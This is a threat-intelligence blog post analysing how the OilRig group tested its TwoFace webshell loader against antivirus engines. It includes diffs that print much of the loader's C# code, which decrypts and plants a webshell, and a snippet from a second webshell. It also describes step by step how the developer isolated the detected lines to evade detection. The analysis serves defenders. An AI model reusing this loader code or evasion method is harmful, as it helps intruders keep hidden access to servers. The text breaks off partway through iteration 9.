OilRig Performs Tests on the TwoFace Webshell

By Robert Falcone

Published: 2017-12-11 · Archived: 2026-04-05 12:36:36 UTC

Summary

Unit 42 is well aware of the OilRig threat group conducting testing activities on their tools prior to their use in active operations. We first discussed OilRig's testing activity in our April 2017 blog OilRig Actors Provide a Glimpse into Development and Testing Efforts, which provided an analysis of the changes made to the Clayslide delivery documents in order to evade detection.

On November 15, 2017, we observed an OilRig developer testing the TwoFace webshell, which we first wrote about in in our July 2017 blog TwoFace Webshell: Persistent Access Point for Lateral Movement. We specifically observed the developer testing a version that we that we call the TwoFace++ variant.

In this blog, we will provide an analysis of the testing activities carried out in this series of testing, which clearly shows the developer making changes to the TwoFace webshell and looking for increases and decreases in the detection rate to determine the detected content. Please reference our previous blog titled TwoFace Webshell: Persistent Access Point for Lateral Movement for details on the construction and functionality of the TwoFace webshell.

Testing Activity

As in our previous analysis of OilRig testing activities, our analysis of this testing activity began with gathering a collection of related TwoFace loader samples. For this blog, we included only the TwoFace loader samples that were created specifically to determine what security vendors detect within the TwoFace loader script. We used the same methodology to analyze the testing activity as previous OilRig testing activities, specifically by comparing each file in sequence to see the changes the developer made in each iteration of testing.

The flowchart in Figure 1 has similar elements to the flowchart we included with our previous analysis of OilRig testing activities. However, we have changed the decisions (diamond shapes) in the flowchart to more closely reflect the activities we observed in the testing of TwoFace. The testing of TwoFace did not stop when the developer successfully reduced the detection rate to 0, as the developer continues to make modifications to determine the exact code within TwoFace that caused detection. The developer only ceases testing activities when they know exactly what

the security vendors are using to detect the script.




Figure 1 Flowchart of OilRig's process of testing TwoFace

Testing Analysis

The testing activity started on November 15, 2017 at 8:51 AM and ended at 9:07 AM (UTC), which resulted in the developer making 22 modifications to the TwoFace loader script in sixteen minutes throughout the iterations of testing. If you recall from our previous research, TwoFace is comprised of two parts: a loader script and an embedded payload webshell. The observed testing activity focused on the TwoFace loader script, which is responsible for obtaining a decryption key from inbound requests, decrypting an embedded webshell and saving the decrypted webshell to the webserver.

Table 1 shows the files created during the iterations of testing activity, along with their filename and the number of vendors detecting the file as malicious. The delta column shows the time between each testing iteration, which shows that the developer was rapidly making changes to these files. Also, there is a noticeable pattern in the filenames with a majority of the names being “out2.aspx”, but “out1.aspx”, “in1.aspx” and “w1.aspx” being used as well.

Iteration	Date	Delta (min:sec)	SHA256	Filename	AV
Base	11/15/17 8:00		4be8a58d4bd73af4d4e2...	out1.aspx	3
1	11/15/17 8:02	01:30	23dd0e94999d9f7dc764...	in1.aspx	3
2	11/15/17 8:04	02:02	da280d5b0955fc1dce27...	out2.aspx	2
3	11/15/17 8:14	09:41	e7963620205f52b5e264...	out2.aspx	2
4	11/15/17 8:14	00:55	387738ad7e732ad3b63a...	out2.aspx	2
5	11/15/17 8:20	05:18	a443f6918d4ea0caca0b...	out2.aspx	0
6	11/15/17 8:21	01:27	bd0d9f267318da819791...	out2.aspx	1
7	11/15/17 8:23	02:06	fcecc7392b8a51c215f5...	out2.aspx	0
8	11/15/17 8:25	01:18	bc76fea3f9b549799f73...	out2.aspx	0
9	11/15/17 8:27	02:16	a6c62217c27a0bc0a5d9...	w1.aspx	0
10	11/15/17 8:28	01:22	9fd3672c9d3d43755495...	out2.aspx	1
11	11/15/17 8:40	12:05	d3983d0bccd38b6198f9...	w1.aspx	0
12	11/15/17 8:42	01:19	5979506165bb489dae08...	out2.aspx	0
13	11/15/17 8:43	00:50	3b2546a57b6edf57c7dc...	out2.aspx	0
14	11/15/17 8:44	01:00	9ecd1f1761988994511a...	out2.aspx	0
15	11/15/17 8:45	01:04	fc35c1b6524969320365...	out2.aspx	0
16	11/15/17 8:46	01:27	59155e0db84ca2aa4a4f...	out2.aspx	0
17	11/15/17 8:47	00:57	aa8be54babad2c70d51a...	out2.aspx	0
18	11/15/17 8:48	00:46	e3f1e7021604e7d7a7a7...	out2.aspx	1
19	11/15/17 8:53	05:08	65d744d907c8d69100ba...	out2.aspx	1
20	11/15/17 8:56	03:32	672a43ef6914f6090c20...	out2.aspx	1
21	11/15/17 9:07	10:08	03e2c6850887702ae70d...	out1.aspx	1
22	11/15/17 9:07	00:49	3e0c251962976395fff4...	out1.aspx	0
	11/15/17 9:09	01:27	3efe6ed1864fa36df9d4...	2222.aspx	0

Table 1 Samples associated with OilRig's testing of TwoFace loader shell

We have included analysis of all the changes made throughout the testing activities in the iterations listed in Table 1 in the Appendix; however, it is important to discuss the more interesting activities we observed during testing. The most important observation is the developer systematically removes lines of code until they observe a change in detection rate, specifically a decrease to locate the lines of code that are used by security vendors for detection. Once they determine the line of code detected, they add the line of code back but in a modified state and look for a change in the detection rate, specifically an increase to see if they can determine the specific data within that line of code that is detected.

We see this general process of making changes and monitoring for increases and decreases in detection rate throughout the activity. Using this process, the developer was able to first determine that the cause of detection relied on the encoded and encrypted data for the embedded webshell. The developer was able to determine that detection did not solely rely on the embedded webshell. Rather, the detection was based on both the embedded webshell and a line of code that allowed an actor to update the embedded payload webshell by writing the encoded and encrypted data to be used as the embedded payload to the TwoFace loader file. The developer ended testing with a zero-detection rate by leaving the encoded and encrypted data for the embedded webshell unchanged, but removed the embedded payload update functionality within the TwoFace loader script.

Possible TwoFace++ Embedded Payload

As you may have noticed, Table 1 has 24 files listed for the 22 iterations of testing, which seems one too many. The last file in Table 1, specifically 2222.aspx is not a TwoFace loader sample, rather it is another webshell entirely. It appears the developers refer to this as DarkShell based on the string in the authentication routine of “DarkShellPasswordSet”. We are tracking this webshell under the name DarkSeaGreenShell, as the webshell has a

table border color set to “darkseagreen” and DarkShell has already been used to track another malware family.




Figure 2 DarkSeaGreenShell's user interface

We believe the 2222.aspx may be a variant of the payload webshell embedded within the TwoFace loader samples seen in testing activities. We cannot confirm as we have been unable to decrypt the 3DES encrypted payload webshell in the TwoFace loader scripts seen during testing. However, the 2222.aspx file is 8,213 bytes in size and the decoded ciphertext of the embedded webshell in the TwoFace files is 8,224 bytes in length. While the two differ by 11 bytes, it is possible the differences in sizes was caused by changes made to the webshell prior to testing. We know a developer modified the 2222.aspx file to some extent, as the authentication routine within the webshell suffers from obvious logic errors that appear to be the result of a developer attempting to determine what is causing detection.
For example, the ‘chk’ function seen in the code block below authenticates inbound requests to the webshell, however, this function contains several major errors that break the authentication mechanism. As you can see from the code block, successful authentication requires the Base64 encoded SHA1 hash of a password in the ‘pass’ variable match the hardcoded string “DarkShellPasswordSet.” A successful match is impossible, as there is no SHA1 hash that can be Base64 encoded to match the “DarkShellPasswordSet” string.

```
1  protected bool chk(string pass)
2  {
3    try
```

```
4    {
5        System.Security.Cryptography.SHA1 sha = new
System.Security.Cryptography.SHA1CryptoServiceProvider();
6        byte[] hash = sha.ComputeHash(Encoding.ASCII.GetBytes(pass));
7        string aut = Convert.ToBase64String(new
8
System.Security.Cryptography.SHA1CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(pass)));
9        if (aut != "DarkShellPasswordSet")
10       {
11           this.__VIEWP.BackColor = System.Drawing.Color.Red;
12           return false;
13       }
14       else
15       {
16           this.__VIEWP.BackColor = System.Drawing.Color.Green;
17           return true;
18       }
19   }
20   catch (Exception ex)
21   {
22       Label1.Text = ex.Message;
23       return false;
24   }
25 }
26
```

We believe the developer made changes to this authentication routine during testing activities. To test its functionality (and to generate the screenshot in Figure 2), we had to modify the webshell's code to successfully authenticate. The changes to portions of the authentication routine in DarkSeaGreenShell may explain the 11-byte difference in size between the 2222.aspx file and the payload embedded within the TwoFace loader test files.

Conclusion

The OilRig threat group continues to test their toolset systematically and methodically prior to use. Based on our analysis, the developer used very similar processes to test the TwoFace loader script that we previously saw in the testing activities of the Clayslide macros. The process involves testing each file, making modifications to the file, retesting the newly modified file, and checking for increases and decreases in the detection rate. The testing of the TwoFace loader script clearly shows the developer attempting to determine exactly what lines of code are causing detection. The testing also shows the developer attempting to modify the lines of code that were detected in order to evade detection while maintaining functionality. At the end of testing, the developer just removed the ability for an actor to remotely update the embedded payload within the TwoFace loader script. We believe the developer chose to remove this functionality to evade detection, as an actor could just deploy the embedded payload webshell within the TwoFace loader script and upload a new TwoFace loader script to satisfy the same functionality.

Appendix

The subsections in this appendix will provide details of each iteration of testing of the TwoFace loader script. Additionally, we provide our analysis of the changes the developer made in each iteration. We also provide a screenshot of the differences made to the TwoFace loader script generated using Github's unified diffing functionality, where lines of code with red backgrounds were removed during the iteration, the lines of code with a green background were added and the lines of code with a white background remained the same.

Iteration 1

Files: 4be8a58d4bd73af4d4e2741a31b30ad16a733ce824afe445277c92ae5de08ab4 vs 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163
Filenames: out1.aspx vs in1.aspx
Delta: 1 minute 30 seconds
Positives: 3 -> 3
Analysis:
In the first iteration, the actor removes the HTML tags that surround the core TwoFace loader code, including the 'Page Language="C#"' header. This did not change the detection rate.

```
...  ...  @@ -1,10 +1,3 @@
1         -<%@ Page Language="C#" %>
2         -<!DOCTYPE html>
3         -<html xmlns="http://www.w3.org/1999/xhtml">
4         -<head>
5         -<title></title>
6         -</head>
7         -<body>
8    1     <%try{
9    2     string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNeRjGQicc
10   3     string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
     ↕    @@ -28,6 +21,4 @@ int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
28   21    int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
29   22    cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
30   23    System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);}}}catch{}
31        -%>
32        -</body>
33        -</html> ⊘↵
         24  +%> ⊘↵
```

Figure 3 Changes made in iteration 1 of testing

Iteration 2

Files: 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163 vs da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668

Filenames: in1.aspx vs out2.aspx

Delta: 2 minutes 2 seconds

Positives: 3 -> 2

Analysis:

The developer puts the HTML tags and C# header back into the file, but removes the line that sets the password salt variable ("hnRwONTdZ") and changes the variable that stores the embedded webshell's Base64 encoded ciphertext to "222". This change lowered the detection rate, suggesting that either the password salt variable line or the embedded webshell's encoded ciphertext causes detection.

```
...  ...  @@ -1,6 +1,12 @@
          1  +<%@ Page Language="C#" %>
          2  +<!DOCTYPE html>
          3  +<html xmlns="http://www.w3.org/1999/xhtml">
          4  +<head>
          5  +<title></title>
          6  +</head>
          7  +<body>
1         8   <%try{
2             -string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNeRjGQicc
3             -string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
          9  +string NQkRIVFnXc="222";
4        10   string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
5        11   if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwONTdZ))
6        12   string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
     @@ -21,4 +27,6 @@ int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
21       27   int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
22       28   cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
23       29   System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);}}}catch{}
24            -%> ⊘↵
         30  +%>
         31  +</body>
         32  +</html>
```

Figure 4 Changes made in iteration 2 of testing

Iteration 3

Files: da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668 vs e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06

Filenames: out2.aspx vs out2.aspx

Delta: 9 minutes 41 seconds

Positives: 2 -> 2

Analysis:

The developer does nothing more than removing the line that stores the embedded webshell's Base64 encoded

ciphertext.

```
@@ -6,7 +6,7 @@
 </head>
 <body>
 <%try{
-string NQkRIVFnXc="222";
+
 string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
 if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwONTdZ))
 string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
```

Figure 5 Changes made in iteration 3 of testing

Iteration 4

Files: e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06 vs 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09
Filenames: out2.aspx vs out2.aspx
Delta: 55 seconds
Positives: 2 -> 2
Analysis:
The developer removes the line that obtains the Base64 encoded password from the inbound request, decodes it and saves it to a variable ("BSfbQohad").

```
@@ -6,8 +6,6 @@
 </head>
 <body>
 <%try{
-
-string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
 if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwONTdZ))
 string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
 if(!string.IsNullOrEmpty(Request.Form["n"])){
```

Figure 6 Changes made in iteration 4 of testing

Iteration 5

Files: 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09 vs a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 18 seconds
Positives: 2 -> 0
Analysis:
The developer adds the variable ("NQkRIVFnXc") used to store the embedded webshell, but assigns it an empty string. They also add the line used to obtain the password removed from the previous iteration. The main difference seen in this iteration is the fact the developer now has the TwoFace code formatted in a form that looks similar to pretty print. These changes lowered the detection rate to 0, which suggests to the developer that the detections are occurring on the

embedded webshell's encoded ciphertext.

We believe the developer formatted the script using pretty print to make it easier to make granular modifications to the script in upcoming iterations.

```
@@ -5,26 +5,34 @@
 <title></title>
 </head>
 <body>
-<%try{
-if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwONTdZ))
-string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
-if(!string.IsNullOrEmpty(Request.Form["n"])){
-string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Convert.FromBase64String(Re
-if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
-System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptography.TripleDESCryptoServiceProv
-WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA256Managed().ComputeHash(Encoding
-WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
-WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
-System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
-byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
-System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZUYOMFou.Length));}}
-else if (!string.IsNullOrEmpty(Request.Form["u"])){
-string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
-string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
-int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
-int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
-cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
-System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);}}}catch{}
+<%
+try{
+       string NQkRIVFnXc="";
+       string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
+       if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
+               string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
+               if(!string.IsNullOrEmpty(Request.Form["n"])){
+                       string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Conv
+                       if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
+                               System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptogr
+                               WobCBBUfafl.Key=Encoding.UTF8.GetBytes(Convert.ToBase64String(new System.Security.Cryptography.SHA25
+                               WobCBBUfafl.Mode=System.Security.Cryptography.CipherMode.ECB;
+                               WobCBBUfafl.Padding=System.Security.Cryptography.PaddingMode.PKCS7;
+                               System.Security.Cryptography.ICryptoTransform fQRGymUxSAxVlsnX=WobCBBUfafl.CreateDecryptor();
+                               byte[] HCtZUYOMFou=Convert.FromBase64String(NQkRIVFnXc);
+                               System.IO.File.WriteAllBytes(qGQVlvzVMWmHj,fQRGymUxSAxVlsnX.TransformFinalBlock(HCtZUYOMFou,0,HCtZU
+                       }
+               }
+               else if (!string.IsNullOrEmpty(Request.Form["u"])){
+                       string cXUIJeCnEz=System.IO.File.ReadAllText(LlGKKnqJdfya);
+                       string MEwRfrioWOYiqo="string NQkRIVFnXc=\"";
+                       int LptTMsMGUMl=cXUIJeCnEz.IndexOf(MEwRfrioWOYiqo)+MEwRfrioWOYiqo.Length;
+                       int cDTlEWhWfILinrnO=cXUIJeCnEz.IndexOf("\"",LptTMsMGUMl);
+                       cXUIJeCnEz=cXUIJeCnEz.Substring(0,LptTMsMGUMl)+Request.Form["u"]+cXUIJeCnEz.Substring(cDTlEWhWfILinrnO);
+                       System.IO.File.WriteAllText(LlGKKnqJdfya,cXUIJeCnEz);
+               }
+       }
+}catch{}
 %>
 </body>
 </html>
```

Figure 7 Changes made in iteration 5 of testing

Iteration 6

Files: a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba vs bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479

Filenames: out2.aspx vs out2.aspx

Delta: 1 minute 27 seconds

Positives: 0 -> 1

Analysis:

The developer changes the variable ("NQkRIVFnXc") used to store the embedded webshell to the original Base64 encoded ciphertext of the webshell seen in the first testing sample. They also reintroduce the password salt variable ("hnRwONTdZ") with its original value as well. Therefore, the differences between the sample generated in this testing iteration compared to the initial file results in only formatting, as the current file is formatted using pretty print and the original sample was not.

```
@@ -7,7 +7,8 @@
 <body>
 <%
 try{
-        string NQkRIVFnXc="";
+        string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
+string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
         string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
         if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
                 string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
```

Figure 8 Changes made in iteration 6 of testing

Iteration 7

Files: bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479 vs fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1

Filenames: out2.aspx vs out2.aspx

Delta: 2 minutes 6 seconds

Positives: 1 -> 0

Analysis:

The developer removes the line that sets the password salt variable ("hnRwONTdZ") and removes all but the first 4 bytes of the Base64 encoded ciphertext within the variable ("NQkRIVFnXc") used to store the embedded webshell. We believe the developer is checking to see if the password salt variable/value or the first four bytes of the encoded ciphertext of the webshell were causing detection.

```
@@ -7,8 +7,7 @@
 <body>
 <%
 try{
-        string NQkRIVFnXc="AAx0SiMdO7ayj6/OHstJyfny5/c+hQmvOA/ukA+EZuHvuQUt5gYy0434qwfQdxPV7aBZ6x8k+KD0bqEitINo7Zq4I9CrPXzX4P8rcoPNe
-string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
+        string NQkRIVFnXc="AAx0";
         string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
         if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
                 string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
```

Figure 9 Changes made in iteration 7 of testing

Iteration 8

Files: fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1 vs bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c

Filenames: out2.aspx vs out2.aspx

Delta: 1 minute 18 seconds

Positives: 0 -> 0

Analysis:

The developer reintroduces the line that sets the password salt variable ("hnRwONTdZ") and its original value and sets the variable ("NQkRIVFnXc") used to store the embedded webshell to an empty string. These changes suggest to the developer that detection is not caused by the password salt variable and value, but the detection is part of the encoded ciphertext of the embedded webshell.




Figure 10 Changes made in iteration 8 of testing

Iteration 9

Files: bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c vs a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529

Filenames: out2.aspx vs w1.aspx

Delta: 2 minutes 16 seconds

Positives: 0 -> 0

Analysis:

The developer removes all lines of code from the TwoFace loader script except for the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The detection rate does not increase,

which tells the developer that the detection is not solely focused on the embedded webshell's encoded ciphertext.

```
@@ -7,32 +7,8 @@
 <body>
 <%
 try{
-       string NQkRIVFnXc="";
-       string hnRwONTdZ="G82446adSJszOVwFCyfBSGQhfRgvjht";
-       string BSfbQohad=Encoding.UTF8.GetString(Convert.FromBase64String(Request.Form["p"]));
-       if(Convert.ToBase64String(new System.Security.Cryptography.SHA1Managed().ComputeHash(Encoding.ASCII.GetBytes(BSfbQohad+hnRwO
-               string LlGKKnqJdfya=Request.ServerVariables["PATH_TRANSLATED"];
-               if(!string.IsNullOrEmpty(Request.Form["n"])){
-                       string qGQVlvzVMWmHj=LlGKKnqJdfya.Substring(0,LlGKKnqJdfya.LastIndexOf('\\')+1)+Encoding.UTF8.GetString(Conv
-                       if(qGQVlvzVMWmHj.ToLower()!=LlGKKnqJdfya.ToLower()){
-                               System.Security.Cryptography.TripleDESCryptoServiceProvider WobCBBUfafl=new System.Security.Cryptogr
